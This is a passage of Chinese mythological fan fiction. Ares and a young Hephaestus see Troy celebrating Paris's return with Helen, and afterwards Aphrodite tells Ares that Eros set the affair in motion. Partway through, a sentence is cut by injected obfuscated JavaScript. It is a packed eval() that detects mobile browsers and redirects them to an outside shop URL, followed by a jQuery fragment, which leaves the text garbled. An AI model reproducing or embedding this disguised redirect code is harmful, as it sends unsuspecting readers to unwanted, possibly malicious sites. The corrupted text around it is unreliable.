阿瑞斯和赫菲斯托斯走进城门的时候,街道上的气氛和外面看到的截然不同。暮色里的城邦没有要入夜的沉静,反而灯火通明。
沿街的窗户几乎都亮着,酒馆的门大敞着,里面传出笑声和杯盏碰撞的声响。有人在街边挂了一排彩色的布幔,风一吹就飘起来。
阿瑞斯站在街口,环顾了一圈,皱着眉:“过节?”
赫菲斯托斯坐在他肩膀上,低头看了看下面正在经过的人群,目光落在一个扛着一整只烤羊腿、满脸通红的中年人身上。那人走路歪歪扭扭的,嘴里还哼着不知名的小调,差点撞上阿瑞斯的膝盖。
阿瑞斯侧身避开了,伸手拦住另一个人——一个看起来稍微清醒些的年轻男子,手里提着一只酒壶,正朝着酒馆的方向走。
“打扰一下,”阿瑞斯开口,“今天是什么日子?”
那个年轻人停下来,上下打量了他一眼:“你是刚来的吧?”
“……算是。”
“那难怪你不知道!”年轻人拍了拍他的手臂,力道不轻,带着酒气,“我们特洛伊的王子前两天从斯巴达回来,带回了他们的王后!斯巴达的王后,海伦!你听说过她吗?全希腊最美的女人!”
“王子去斯巴达做客,一眼就看上了她,她也看上了他,两个人——”年轻人做了一个“你懂”的手势,“——私奔了!跑了!一路跑回特洛伊!”
他说完自己先笑了,又拍了一下阿瑞斯的肩膀:“你看看,我们特洛伊的王子,连斯巴达的王后都能带回来——这是英雄才做得到的事!”
阿瑞斯沉默片刻,最终接话:“原来如此。”
“可不是嘛!”
年轻人又笑了,目光在阿瑞斯的脸上停了一下。暮色里的光线偏暗,但阿瑞斯的金发和那双琥珀色的眼睛在这种光线里反而更醒目了。
年轻人歪了歪头:“话说回来,你头发怎么是这个颜色的?”
阿瑞斯的手指在袖口下方微微收拢,那是一个准备动手的前兆——如果这个凡人再多问一句、多看一眼,他可以让他今夜在酒醉中醒来时已经记不清自己见过谁了。
他正要把这个念头付诸行动,年轻人忽然一拍手,像是想通了什么:“外乡人吧?来游历的?我一看就知道!你们这些外乡人总是从远方来,头发颜色也稀奇古怪的——”
他滔滔不绝地继续说下去,开始热情地介绍特洛伊的好处:“你来得正好,这几天全城都在庆祝!酒水便宜,肉管够,你要是住下来还能赶上篝火……”
阿瑞斯原本已经准备动作的手指慢慢地松开了,他垂下手,看着面前这个还在继续说话的凡人。那人一边说着一边非常自然地伸手摸了摸赫菲斯托斯的头。
“这小家伙是你儿子吧?长得真乖。你带着孩子出来游历,真是个好父亲啊。”
阿瑞斯的嘴角抽了一下。赫菲斯托斯坐在他肩膀上,被摸了头也没有躲,只是低头看了那个人一眼,然后认真地说:“他不是我父亲。”
那人愣了一下:“啊?不是父子?那是——”
“我是他哥哥。”阿瑞斯开口。
他不知道自己为什么要接这句话,也许是怕那个凡人继续猜下去会猜出更离谱的答案吧。
“兄弟也行!”那凡人一拍手,“当哥哥的有担当,带着弟弟出来看世界。好!”
他又拍了拍阿瑞斯的肩膀,然后转身继续朝酒馆走去,边走还边回头补了一句:“晚上广场有篝火,你们要是没事就去看看,外乡人!”
“我们去看看篝火?”赫菲斯托斯问。
阿瑞斯应了一声。
广场上已经聚了不少人。一堆篝火正在中央燃烧着,火焰蹿得比人还高,把周围一圈人的脸都照成了暖融融的橘红色。有人在弹一种弦乐器,几个年轻人围成一圈在跳舞,步伐不算整齐但很尽兴。空气里弥漫着烤肉的香气和麦酒发酵后的微酸味道。
赫菲斯托斯目光越过人群落在火焰上,看得很专注。
“这个火比奥林匹斯的活泼。它跳得更高,也更乱。”
“人间的火总是这样,”阿瑞斯说,“容易失控。”
赫菲斯托斯想了想:“但它也暖和。”
阿瑞斯没有再说话。他穿过人群,走到一处相对空些的位置,把赫菲斯托斯从肩上放下来。赫菲斯托斯脚踩到地面的时候,视线还是被篝火牵着走。
他在篝火前几步的位置站定,然后蹲下来,伸手朝向火的方向。火苗在离他掌心一两寸的地方跳动了一下,像是在回应他。
“它认识你。”阿瑞斯说。
“嗯,”赫菲斯托斯接话,“所有火都认识我。”
一个正在旁边喝酒的老者注意到了他们。他端着陶杯走过来,目光在赫菲斯托斯身上停了一下,又落在阿瑞斯身上。
“你们是外乡人?”
阿瑞斯点了一下头。
“那小孩不怕火?”老者朝赫菲斯托斯的方向努了努嘴,“我看他蹲那么近,一般的孩子早被烫哭了。”
“他习惯了。”
老者笑了,没有追问。
“这几天全城都在庆贺。你听说了吧?王子带回了斯巴达的王后。”
他说话的语气里带着一种毫不掩饰的得意,就像特洛伊的城池里出了一件值得向每个路过的人炫耀的大事。
“听说了。”
老者喝了一口酒,突然想起了什么别的:“那个王后你们见过吗?”
“没有。”
“漂亮是真漂亮,”老者咂了咂嘴,“听人说她往那儿一站,整座宫殿的光都被她一个人吸走了。不过——”他压低了一些声音,“斯巴达那边肯定不会善罢甘休。他们国王的老婆被人拐跑了,这仗迟早要打。”
阿瑞斯没有说话。他看向篝火的方向,赫菲斯托斯已经收回了手,站起来走回他身边。
老者看了他们一会儿,似是不愿冷场,又找补了几句:“你们既然来了就多待几天,过两天王子和王后会在城楼上露面,你们可以远远看一眼。难得一见。”他说完,端着杯又踱回那群正在喝酒的人里去了。
……
篝火散尽的时候已经过了午夜,阿瑞斯和赫菲斯托斯在广场边找到了一户愿意收留外乡人的老夫妇。老妇人给他们腾了一间偏屋,赫菲斯托斯躺下没多久就睡着了。
阿瑞斯坐在床边,等他的呼吸彻;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17782638|206825||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
底变沉之后才站起来,推开门走了出去。
他的目光落在西南方向的矮墙上,阿弗洛狄特坐在那里。月光落在她身上,把她纱质的衣袍照成一种半透明的颜色。她的双腿交叠着,一只手撑在身侧的墙面上,姿态松散。
阿瑞斯走过去,在她面前停下来。
“你来人间做什么?”
“来找你。”她伸出手,指尖落在他垂在身侧的手背上,顺着掌骨的轮廓轻轻滑过去,“不行吗?”
阿瑞斯低头看着她,月光里她的脸如同被一层极薄的银粉轻轻覆过,每一道轮廓都是柔和的,每一寸皮肤都在发着微光。他没有避开她的手。
阿弗洛狄特从墙上跳下来,落在他面前,近到他能闻见她身上那股特别的香气。她抬手扣住了他的后颈,把他拉下来,吻他。
“海伦的事,是你做的?”
“你怎么知道是我?”
“你出现在这里,就说明跟你有关。”
阿弗洛狄特浅笑,承认了:“是我促成的。特洛伊的王子来找我,许了愿,愿意用他最珍贵的东西来换斯巴达的王后对他的爱。我答应了。”
“你为什么要做这件事?”
阿弗洛狄特看着他,那双眼睛在月光里微微亮了一下。
“因为有人让我做。”
“谁?”
“厄洛斯。”
“他要你做什么?”
“具体的不清楚,”阿弗洛狄特说,“他要我让海伦跟着特洛伊的王子走。他说这件事会牵扯到很多神明,不止是奥林匹斯,还有更深的。”
“他说这是诸神黄昏的前奏,还说这里面有火神的一步棋。”
“赫菲斯托斯?”
“我暂时还不清楚他的角色,但厄洛斯说,整个局里会有他的一环。”
阿弗洛狄忒抬起手,指尖碰了碰他的颧骨。
“阿瑞斯,我今晚不是来替厄洛斯传话的。我是来告诉你——到时候,你不要下场。这件事背后的牵扯比你想象的大,一旦你卷进去,很可能会脱不了身。”
“你为什么要告诉我这些?”
“因为——”她停了一下,“我觉得你需要知道。”
阿瑞斯的手指落在她腰侧,轻轻搭了一下。她感觉到他的力道,身子微微靠过来。
“你说的太多了。”阿瑞斯低声说。
“太多了?”阿弗洛狄特仰头看他,嘴角那层惯常的弧度还在,但底下露出一层更柔软的东西,“你觉得我今晚不该来?”
“不是。”阿瑞斯摇头,“你不该告诉我这些。”
“可我还是说了。”阿弗洛狄特的声音轻了几分。
她靠在他怀里,手指从他后颈滑到他的下颌,然后轻轻抬起来,让她能看清他的表情。
“因为我确实挺喜欢你的,不想看你走进那团火里。”
“阿瑞斯,你要是真想谢谢我——”
“嗯?”
“今晚就别回去睡了。”
阿弗洛狄特从他怀里退出来,拉起他的手。
阿瑞斯没有拒绝,跟着她穿过院子,风从他们身后吹过来,把她衣袍的一角吹到他小臂上。